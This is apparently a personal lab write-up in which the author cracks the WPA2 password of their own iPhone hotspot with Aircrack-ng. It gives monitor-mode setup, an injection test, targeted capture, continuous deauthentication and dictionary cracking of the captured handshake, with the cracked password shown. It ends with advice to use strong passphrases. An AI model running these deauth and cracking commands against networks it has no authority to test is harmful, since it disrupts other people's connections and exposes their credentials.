5 minutes
Aircrack-ng
Last Updated 2026-02-28
Here, I'm explaining how I solved my issues.
Why ?
This project is a direct continuation of my Wifijammer experiments. I have a strong interest in wireless communications and protocols like Wi-Fi and BLE, which drives me to test these vulnerabilities firsthand.
Moving forward, I plan to explore more advanced attacks and further deepen my understanding of these protocols to better comprehend how modern wireless security layers interact.
Aircrack-ng is a network software suite consisting of a detector, packet sniffer, WEP and WPA/WPA2-PSK cracker and analysis tool for 802.11 wireless LANs. It works with any wireless network interface controller whose driver supports raw monitoring mode and can sniff 802.11a, 802.11b and 802.11g traffic.
Installation link
Setup

I am using the TP-LINK TL-WN722N. My internal card supported monitor/promiscuous mode but lacked packet injection. Since I am not using the V1 hardware, I faced some driver issues on Fedora (poor maintenance), so I switched to a standard Kali VM using a specific GitHub repo for the drivers.
Objective
Monitor my own smartphone hotspot (AP), connect another device, and attempt to crack the password by capturing the 4-way handshake.
SCHEMA handshake
Step 1 : Enable Monitor Mode
First, we stop the network processes that might interfere and switch the interface to monitor mode to “listen” to all surrounding traffic.
# Enable monitor mode
airmon-ng start <interface>

# In my case
airmon-ng start wlan0
When I start airmon, I see that the monitor mode is up on my externe card. I see that two processes can cause troubles too. I can use airmon-ng check kill to kill the unwanted processes if i have troubles.

The interface is now successfully in Mode:Monitor.
Step 2: Testing Injection
Before starting the attack, we must ensure the card can actually inject packets into the stream (for Deauthentification).
aireplay-ng --test wlan0

Injection is working perfectly; we can proceed with the capture.
Monitoring - Capturing Packets
We start by scanning all nearby networks to identify the target BSSID and Channel.
Commands
# global case
sudo airodump <interface_internet>

# in my case
sudo airodump wlan0

Once the target is identified, we focus the capture on its specific channel and BSSID to save the handshake into a file.
airodump-ng wlan0 -c 6 --bssid 1E:50:39:40:32:A9 -w capture

Field Explanations : Access points
 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID
 1E:50:39:40:32:A9  -38        5        0    0  12  130   WPA2 CCMP   PSK  iPhone de ******
- BSSID: Physical MAC address of the AP.
- PWR: Signal strength. Closer to 0 is better.
- Beacons: Announcement packets sent by the AP.
- #Data: Number of captured data packets.
- CH: Operating channel (1-13 for 2.4 GHz).
- MB: Maximum supported.
- ENC / CIPHER: Security .
- AUTH: Authentication mode (PSK = Pre-Shared Key/Password).
Attacking - Deauthentification
To capture a handshake, a device must connect to the AP. If a device is already connected, we send deauth packets to force it to disconnect. When it automatically reconnects, we capture the handshake.
Commands
# Send packets deauth, 0 means continuous
aireplay-ng --deauth 0 -a 1E:50:39:40:32:A9 wlan0
So I’m sending a lot of packet until the device is disconnected to the AP. After this, it’s will try to reconnect and I will capture the handshake.

Now we see that we have the handshake, we can stop the deauth. We don’t need to monitor traffic anymore.

Field Explanations : Clients
 BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probe
 1E:50:39:40:32:A9  02:A8:AA:62:0E:A9  -18  1e -1       0      1102         iPhone de ******
- STATION: MAC address of the connected device.
- Lost: Number of dropped packets. High loss means an unstable connection.
- Probes: Network names the device is searching for.
Cracking - Breaking WEP And WPA/WPA2-PSK Encryption
Now that we have the .cap file containing the handshake, we use a wordlist to compare the captured hashes with generated ones until we find a match. Here I used a small wordlist ~4000 words.
Commands
aircrack-ng -w dict.txt -b 1E:50:39:40:32:A9 capture-01.cap


Password found: ok1234567.
Conclusion, for now…
The Aircrack-ng suite remains a powerful tool for auditing wireless network security. By capturing the 4-way handshake, we can move the attack “offline.” This means the target network is no longer needed once the capture is successful.
In this project, using the TP-LINK TL-WN722N required specific driver handling, but it proved that even modern devices like an iPhone hotspot are vulnerable if the passphrase (PSK) is too simple. To defend against these attacks, always use complex passwords that are not found in common dictionaries.
Later I will try to see the communication in clear text thanks to the password I found, and to do some beaconing, using airebase and airedecap.
Preamble & Debug
I had a lot of troubles with many things, like my wireless drivers, my OS, so I just used a Kali Vm.
# Ensure commands are run as root

# Check if the driver module is loaded
lsmod | grep 8188eu

# If not, load it manually
modprobe 8188eu

# If dump works but injection fails, kill interfering processes
airmon-ng check kill

# Manual monitor mode toggle, if airmon-ng start fails
ip link set <interface> down
iw <interface> set monitor control
ip link set <interface> up

# Verify status
iwconfig

# Restart network services once finished
service NetworkManager restart